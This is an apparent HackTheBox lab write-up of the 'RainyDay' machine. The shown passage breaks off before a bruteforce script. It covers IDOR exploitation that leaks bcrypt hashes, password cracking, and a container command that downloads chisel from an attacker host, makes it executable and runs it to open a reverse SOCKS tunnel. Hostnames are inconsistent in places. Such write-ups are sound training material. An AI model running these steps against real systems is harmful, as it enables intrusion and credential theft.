RainyDay

9th Nov 2022 / Document No D22.100.212

Prepared By: amra

Machine Author: InfoSecJack

Difficulty: Hard

Classification: Official

Synopsis

RainyDay is a hard Linux machine that starts with a web application that allows registered users to create and run containers on the remote machine. Enumerating the application it is discovered that registrations are closed. Further enumeration, reveals a REST API endpoint that suffers from an IDOR vulnerability, which leaks sensitive information such as usernames and password hashes. One of these hashes belonging to user `gary` can be cracked, which allows a potential attacker access to the web application. Once logged in, an attacker is able to create Docker containers and execute any command he wants on them. It turns out that the network that the containers are connected to is treated as an `internal` network and can be used to tunnel traffic to the `dev` vhost and the `/api/healthcheck` endpoint. The `healthcheck` endpoint can be used to read the secret token that's used to sign Flask session cookies. With this token, an attacker is able to forge a cookie for the user `jack` and access the container `secrets`. Once inside the container a very peculiar running process is discovered to be sharing its PID with the host system. The `cwd` of the process is linked to the `/home/jack` folder on the host machine. With the SSH key of `jack` in hand, the attacker is able to authenticate to the host machine. There, they discover that they are able to execute Python scripts as the user `jack_adm` but with heavy safety restrictions. These restrictions can be bypassed using a Use-After-Free vulnerability and execute arbitrary commands. The user `jack_adm` is able to execute a hashing script as the user `root`. The script uses the algorithm `bcrypt` which has a maximum length restriction. Due to bad design, an attacker is able to bruteforce the secret `salt` and crack the `root` password that was acquired from the web application. Finally, a password re-use scenario comes in to play and the cracked

password works for the `root` user on the remote machine.

Skills Required

- Enumeration
- Docker Knowledge
- Flask session cookie signing
- Hashing algorithms

Skills Learned

- Tunneling
- Flask session cookie crafting
- Docker/Host shared PIDs
- Python exploitation for arbitrary code execution
- Bruteforcing bcrypt hashes

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.228.65 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.228.65
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.228.65 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.228.65

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://rainycloud.htb
```


The Nmap output reveals two ports open. On port 22 an SSH server is running and on port 80 an Nginx web server. Since we don't, currently, have any valid SSH credentials we should begin our enumeration by visiting port `80`.

Before we begin our enumeration process we notice that the Nmap output reveals the hostname `RainyDay.htb`, so we modify our `/etc/hosts` file accordingly.


```
echo "10.129.228.65 rainycloud.htb" | sudo tee -a /etc/hosts
```

Nginx - Port 80


Upon visiting `http://raincloud.htb` we are presented with the following webpage.



The main page gives us a lot of information to process. First of all, we get to know that if we manage to register/login we can create and run a Docker container. Then, the existence of a REST API is also hinted. Also, a container named `secrets` from the user `jack` seems to be running. At this point, we can try registering a new user by clicking the `Login` option at the top right, since the registration option is also present at the Login pages.



We are transfered to a new page that we see the `SIGN UP` option. Let's try to create a new user.



It seems like registering a new account is currently disabled so this is a dead end.

Let's turn our attention to the other lead that we have, about the presence of a REST API. We can use tools like `gobuster` and `ffuf` to bruteforce directories and Vhosts, in order to locate the API endpoint.

```
gobuster dir -u http://raincloud.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
```

```
gobuster dir -u http://raincloud.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

/logout               (Status: 302) [Size: 189] [--> /]
/register             (Status: 200) [Size: 3686]
/login                (Status: 200) [Size: 3254]
/api                  (Status: 308) [Size: 239] [--> http://raincloud.htb/api/]
/new                  (Status: 302) [Size: 199] [--> /login]
```

```
ffuf -u "http://raincloud.htb" -H "Host: FUZZ.raincloud.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -c -t 50 -fs 229
```

```
ffuf -u "http://rainycloud.htb" -H "Host: FUZZ.rainycloud.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -c -t 50 -fs 229

 :: Method           : GET
 :: URL              : http://rainycloud.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.rainycloud.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 229
________________________________________________

dev                     [Status: 403, Size: 26, Words: 5, Lines: 1, Duration: 121ms]
```

We have discovered the `/api` endpoint but we have also discovered a new vhost called `dev`. Let's add this new entry to our `/etc/hosts` file.

```
echo "10.129.228.65 dev.rainycloud.htb" | sudo tee -a /etc/hosts
```

Let's visit the new vhost before we proceed enumerating the `/api` endpoint.

Access Denied - Invalid IP


It seem like there some kind of IP filtering in place that denies us any access to this vhost. So, once again we turn our attention to the `/api` endpoint. It's high time we visited `http://rainycloud.htb/api`.

API v0.1

Welcome to the RainyCloud dev API. This is UNFINISHED and should not be used without permission.

Endpoint	Description
/api/	This page
/api/list	Lists containers
/api/healthcheck	Checks the health of the website (path, type and pattern parameters only available internally)
/api/user/<id>	Gets information about the given user. Can only view current user information

Out of the four endpoints presented the `/api/user/<id>` seems to be the most promising one, given that the `/api/healthcheck` is available only internally. If we try to view the info for the user with id `1` by visiting `http://rainycloud.htb/api/user/1` we get the following error.



We can try various payloads at the `<id>` placeholder to bypass potential checks. Trying common payloads like SQL injection yields no results. Since the application specifically waits for an `id` we can safely assume that it expects an integer. With this in mind, let's try to pass a float as an argument.

```
curl http://rainycloud.htb/api/user/1.0
```

```
curl http://rainycloud.htb/api/user/1.0

{"id":1,"password":"$2a$10$bit.DrTClexd4.wVpTQYb.FpxdGFNPdsVX8fjFYknhDwSxNJh.O.O","username":"jack"}
```

It seems we have exploited an `Insecure direct object references (IDOR)` vulnerability and we are now able to dump information about the currently registered users. We only have three users (IDs form 1-3) with the following information.

```
"password":"$2a$10$bit.DrTClexd4.wVpTQYb.FpxdGFNPdsVX8fjFYknhDwSxNJh.O.O","username":"jack"
"password":"$2a$05$FESATmlY4G7zlxoXBKLxA.kYpZx8rLXb2lMjz3SInN4vbkK82na5W","username":"root"
"password":"$2b$12$WTik5.ucdomZhgsX6U/.meSgr14LcpWXsCA0KxldEw8kksUtDuAuG","username":"gary"
```


Now, we can create an empty file called `hashes`. We place the three hashes from the `password` field of the information we extracted from the `/api/user/` endpoint inside the file and try to crack them using `john`.

```
john hashes --wordlist=/usr/share/wordlists/rockyou.txt
```

```
ohn hashes --wordlist=/usr/share/wordlists/rockyou.txt

Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 32 to 4096
rubberducky      (?)
```


After a while, we get a result. One of the hashes cracked to `rubberducky`. Let's head back to the login page and try this password for the three users that we have.




It turns out that we are able to login with the credentials `gary:rubberducky`.

Foothold


At this point, we can create a new container by clicking on `New Container`.



We see that the container has been created successfully.



Let's start enumerating the container. The `Execute Command` option seems like a good place to start. Running a simple `whoami` command prompts for a file download called `command_output.txt` with the result.




```
cat command_output.txt

whoami: unknown uid 1337
```

Looking inside the container reveals no useful information. But, we've seen many endpoints during our enumeration phase that allow access only from the internal network. We can issue the `ifconfig` command to the container in order to check its network configuration.

```
cat command_output.txt

eth0      Link encap:Ethernet  HWaddr 02:42:AC:12:00:03
          inet addr:172.18.0.3  Bcast:172.18.255.255  Mask:255.255.0.0
          <SNIP>
```

Indeed, the container does seem to have an internal network adapter. Let's use chisel to setup a SOCKS tunnel to route our traffic through the container.

We have to upload the correct binary to the docker, configure it to be executable and then run the actual command. Since we want the tunnel to stay open indefinitely, we should use the `Execute Command (background)` option.

First of all, we download the correct binary for our local machine from the release section. Then, we set it up to accept connections.

```
./chisel server --reverse -p 8000
```

Afterwards, we download the appropriate binary for the container and we setup a Python server on the same directory.

```
sudo python3 -m http.server 80
```

Finally, we issue the following command on the container using the `Execute Command (background)` option.


```
sh -c 'wget 10.10.14.15/chisel -O /tmp/chisel ; chmod +x /tmp/chisel ; /tmp/chisel client 10.10.14.15:8000 R:socks'
```

> Note: Since we want to run multiple commands in one go, we follow the syntax given to us by the webpage.


```
./chisel server --reverse -p 8000

server: Reverse tunnelling enabled
server: Fingerprint pHuL/Dxt/XHAt5MplvNrkUfNB/d0mRnXdoI/JSK4bXo=
Listening on http://0.0.0.0:8000
session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


Now that we have established a reverse SOCKS tunnel, we can try to access the `dev.raincloud.htb` vhost. We can use the Firefox add-on called FoxyProxy. The first step after the installation is to configure it to use the SOCKS proxy.



Then, with the `Socks` profile selected, we can visit `http://dev.raincloud.htb`.



This time, we don't get an `Access Denied` message meaning that we have successfully accessed the vhost from the internal network. Looking at our notes, we know that the `/api/healthcheck` is also available through the internal network, so, let's browse to `http://dev.rainycloud.htb/api/healthcheck`.



It seems like an endpoint that checks the existence of files within the webserver. Also, we have the full path of the running application to be `/var/www/rainycloud/app.py`. What's interesting in this output is the 3rd result that seems to be a `CUSTOM` Regex filter to search in various files. By specifying the JSON keys `file`, `pattern` and `type` we can read any file we have access to, by bruteforcing one character at a time.

After some trial and error, we craft the following Python script to bruteforce files.

```
